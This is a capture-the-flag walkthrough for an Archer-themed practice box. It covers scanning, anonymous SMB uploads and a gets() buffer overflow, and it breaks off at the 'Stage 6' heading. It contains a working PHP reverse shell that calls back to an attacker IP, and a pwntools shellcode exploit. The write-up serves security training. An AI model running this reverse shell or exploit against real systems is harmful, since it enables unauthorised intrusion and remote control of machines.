Danger Zone Writeup

Author: WillTh3Beast
Difficulty: medium

This is the official solution for the Danger Zone CTF challenge.


This box is intended to be a medium-difficulty box for hackers who go on sites like HackTheBox, TryHackMe, and picoCTF.

Tools Used:

- Nmap
- John the ripper
- Python pwn tools
- Git
- Openssl
- Netcat
- Gdb
- Ghidra

Phase 1: Scanning

Command: nmap -sC <IP> -p 22,80,445




```
PORT    STATE SERVICE
22/tcp  open  ssh
| ssh-hostkey:
|   256 01:71:f9:85:5c:22:f2:9e:ec:36:ad:1b:fc:0a:5c:2d (ECDSA)
|_  256 fa:9a:31:e2:b0:e1:f9:a1:ee:a4:0d:d2:ad:8c:14:e4 (ED25519)
80/tcp  open  http
|_http-title: Danger Zone
| http-robots.txt: 1 disallowed entry
|_SuperSecretWebpage.html
445/tcp open  microsoft-ds

Host script results:
| smb2-time:
|   date: 2024-08-16T01:34:54
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Nmap done: 1 IP address (1 host up) scanned in 14.27 seconds
```

We can see from the scan that the box is running ssh on port 22, an http server on port 80, and smb on port 445.

Phase 2: HTTP Server

We go to the website and we see that the box is theme is the show, Archer.



Danger Zone

An Archer themed CTF!

Trade Craft Cocktails Characters


Archer: Lana. Lana. LANAAAAAAAA!

Lana: WHAT?

Archer: Danger Zone

Copyright © L33T HAXOR WillTh3Beast

From the nmap scan we can see that there is a robots.txt file that shows that there is a secret webpage on the site. SuperSecretWebpage.html. This site title is called SSH and the characters are talking about using the password guest. Could this be some valid credentials?



LOGIN


Cheryl: Shirttails! We need a password.

Pam: OK, try guest.

Cheryl: Oh that's just idio... Oh my god!

Tried logging into ssh using guest as the password for the root account. Did not work. Tried guest:guest. Also did not work. Guest must either not be valid or we don't know the user with that password yet.


Investigating the webpages we see that there is a comment in the source code of the tradecraft.html page telling us to check the */deaddrop.*



```
  <tr>
     <td>
    <!-- NOTE: Remember to check the /deaddrop -->
        <p class="trade_craft">Dead Drop</p>
    <p>A dead drop is a secret location that makes it possible for two
 </td>
  </tr>
  <tr>
```

VULNERABILITY: Sometimes developers accidentally leave comments in webpages that accidently leak important information. For example, sometimes developers put credentials as comments in the webpage while they are developing the page so they don't forget them. The issue is when they forget to delete the comments when the website gets put in production.

Let's checkout the /deaddrop.




Index of /deaddrop

```
Name                  Last modified     Size Description
Parent Directory                          -
kill_bang_marry.c     2024-08-14 02:17  2.1K
kill_bang_marry.exe   2024-08-14 02:17  731K
note.txt              2024-08-15 22:11   553
```

Apache/2.4.58 (Ubuntu) Server at 172.17.0.1 Port 80

.
The deaddrop seems to have some interesting files.


Reading the note.txt



```
Hello Everyone!

I finished the initial release of kill_bang_marry.exe!

The program still needs to go through testing to ensure it is not vulnerable
to attackers. For this reason the program is currently running
locally on localhost port 4321 so you will have to log into the
computer at the office to try it out who wants to kill, band, and/or marry you.

I have also put the code here so you can try the program out at home.

Let me know what you guys think!

At the office you can access the program like this:
$ nc localhost 4321

-- Dr Krieger
```

It looks like this box has the kill_bang_marry.exe program running on port 4321 on the localhost of this box. At the moment we can't access that program so moving on.

One last thing to check is the web application analyzer.
Wappalyzer: https://www.wappalyzer.com/



Web servers
Apache HTTP Server 2.4.58

Programming languages
PHP

Operating systems
Ubuntu


We can see that the server is an Apache Server, PHP is used, and the OS is Ubuntu. All useful information.

Phase 3: SMB

HackTricks is a useful site to get tips for pentesting different services like SMB.
HackTricks: https://book.hacktricks.xyz/network-services-pentesting/pentesting-smb

Let's check if we can see any shares on the target.


Command: smbclient –no-pass -L //<IP>/



```
        Sharename       Type      Comment
        ---------       ----      -------
        Share           Disk
        IPC$            IPC       IPC Service (Samba Server)
```

We can see two shares on the target. Let's see if we can login to either of them!

Command: smbclient –no-pass -//<IP>/Share



```
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Aug 15 20:24:59 2024
  ..                                  D        0  Thu Aug 15 20:24:59 2024
  kill_bang_marry.exe                 N   748176  Tue Aug 13 21:17:32 2024
  note.txt                            N      553  Thu Aug 15 17:11:29 2024
  kill_bang_marry.c                   N     2148  Tue Aug 13 21:17:05 2024

                81399584 blocks of size 1024. 30441560 blocks available
smb: \>
```

We can log into the Share dir with no password!
This share seems to be the same directory as the /deaddrop on the website.

So, we can use this share to upload and download files on the target.

VULNERABILITY: No password needed to access file share. Anyone can upload and download files. Should require some form of authentication to access file shares.


Phase 4: Gaining Access

We know the http server uses PHP we can upload a php file to execute a reverse shell to connect back to us.

Reverse Shell reverse.php:


```
<?php
$sock=fsockopen("<IP>",4444);$proc=proc_open("/bin/sh", array(0=>$sock, 1=>$sock, 2=>$sock),$pipes);
?>
```

Let's upload the php code to the server and see if we can get a reverse shell.




```
smb: \> put reverse.php
putting file reverse.php as \reverse.php (38.7 kb/s) (average 38.7 kb/s)
```

File was added to the deaddrop on the website.



```
Index of /deaddrop

    Name                  Last modified     Size Description

 Parent Directory                            -
 kill_bang_marry.c       2024-08-14 02:17  2.1K
 kill_bang_marry.exe     2024-08-14 02:17 731K
 note.txt                2024-08-15 22:11   553
 reverse.php             2024-08-16 02:11   119

Apache/2.4.58 (Ubuntu) Server at 172.17.0.1 Port 80
```


Let's start a listener using netcat and then click the reverse.php file to catch the reverse shell.
Command: nc -lvnp 4444



```
Listening on 0.0.0.0 4444
Connection received on 172.17.0.2 33124
whoami
www-data
```

After starting the listener, I clicked on the php file to execute the code and caught a reverse shell! We now have initial access as the www-data user.

We have access to python3 which is nice so I can upgrade the shell to get a better shell.



```
which python3
/usr/bin/python3
python3 -c 'import pty; pty.spawn("/bin/bash")'
bash-5.2$
```

Now that we have access to the target, we can checkout that kill_bang_marry.exe program that is running on the localhost.

VULNERABILITY: File upload. On websites anywhere that accepts input may be vulnerable to an attack. In this case we can upload a malicious file that will execute code on the target system.

Phase 5: Binary Exploitation Challenge

So, we can download the kill_bang_marry.c and kill_bang_marry.exe and analyze them on our local machine from the smb server and then write an exploit against the kill_bang_marry.exe running on the target system using pwntools.

Pwntools: https://docs.pwntools.com/en/stable/


First thing first let's see what kind of file kill_bang_marry.exe is.
Command: file kill_bang_marry.exe

kill_bang_marry.exe: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, BuildID[sha1]=0934378fd19eb58f34fbd669a6142d96ffb7f7a8, for GNU/Linux 3.2.0, with debug_info, not stripped

We can see that it is a 64-bit ELF executable, and it also has debug info which is nice.

Next let's check the security of the file.


Command: checksec kill_bang_marry.exe



```
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX unknown - GNU_STACK missing
    PIE:      No PIE (0x400000)
    Stack:    Executable
    RWX:      Has RWX segments
```


Now let's analyse the program.

The programmer was nice enough to output the memory address locations of the firstname and lastname buffers. So, since the stack is executable, we should be able to write shellcode to these buffers and then execute the shellcode by doing a buffer overflow to overwrite the return address with the address of the buffer.



```c
void kill_bang_marry()
{
   char firstname[BUFFER_SIZE];
   char lastname[BUFFER_SIZE];

   printf("\n\nAttempting to location your position...\n\n");
   printf("Where are you? Oh there you are! %p %p\nReady to play!\n\n\n", (void*)firstname, (void*)lastname);

   printf("#####################\n");
   printf("# KILL, BANG, MARRY #\n");
   printf("#####################\n");
   printf("LOGIN\n");
   printf("First Name: ");
   gets(firstname);
   printf("Last Name: ");
   gets(lastname);

   questions();
   results(firstname, lastname);

}
```

We can see the buffer addresses for the current run. Since these addresses change each run, our exploit will need a way to read and use them.




```
Do you want to play kill, bang, marry? (y/n)
y


Attempting to location your position...

Where are you? Oh there you are! 0x7ffc2eea50a0 0x7ffc2eea5080
Ready to play!


#####################
# KILL, BANG, MARRY #
#####################
LOGIN
First Name:
```

Using a combination of gdb and pwntools I created the following exploit to exploit the kill_bang_marry.exe program.


If you don't know how to do binary exploitation, you can learn it by going to https://pwn.college/ which is free.

exploit.py




```python
from pwn import *

# This shellcode spawns a shell when executed
shellcode = b"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"

# In memory the return address is 80 bytes away from the lastname buffer
# so where the lastname buffer starts in memory + 80 bytes is where the return
# address is
offset = 80 - len(shellcode)

#p = remote("127.0.0.1", 4321) # use this for attacking target

p = process("./kill_bang_marry.exe") # attach to process
print(p.recv())
p.send(b"y\n") # send yes we want to play
print(p.recv()) # print the leaked addresses
string_address = input("Address:") # enter the leaked address manually
int_address = int(string_address, 16)
address = p64(int_address)

print(f"Address: {address}")

# exploit
exploit = shellcode + offset*b'A' + address + b'\n'

p.send(b'HAXOR!\n') # send in HAXOR! when asked for firstname
p.send(exploit) # send exploit when asked for lastname

# finish playing kill bang marry
for i in range(8):
    print(p.recv())
    p.send(b"\n")

# exploit should have finished now we should have a shell on target
p.interactive()

p.close()
```

Let’s upload the exploit.py to the target using the smb share.



```
Try "help" to get a list of possible commands.
smb: \> put exploit.py
putting file exploit.py as \exploit.py (186.7 kb/s) (average 186.7 kb/s)
smb: \>
```


Now let’s execute the exploit in our terminal that is connected to the target.



```
bash-5.2$ python3 exploit.py
python3 exploit.py
Warning: _curses.error: setupterm: could not find terminfo database

Terminal features will not be available.  Consider setting TERM variable to your current terminal name (or xterm).
[x] Opening connection to 127.0.0.1 on port 4321
[x] Opening connection to 127.0.0.1 on port 4321: Trying 127.0.0.1
[+] Opening connection to 127.0.0.1 on port 4321: Done
b'Do you want to play kill, bang, marry? (y/n)\n'
b'\n\nAttempting to location your position...\n\nWhere are you? Oh there you are! 0x7ffeabf221c0 0x7ffeabf221a0\nReady to play!\n\n\n'
Address:7ffeabf221a0
```

So, the program leaked the address we need to jump to and we just need to enter that as input for our exploit.

We got a shell! And now we are the DrKrieger user!




```
Krieger - Answers
*** Archer - MARRY,  Lana - KILL,  Pam - MARRY,  Cyril - BANG,  Cheryl
◆ - MARRY,  Ray - KILL,

Ray - Answers


whoami
whoami
DrKrieger
```

VULNERABILITY: Buffer overflow attacks.


Stage 6: DrKrieger
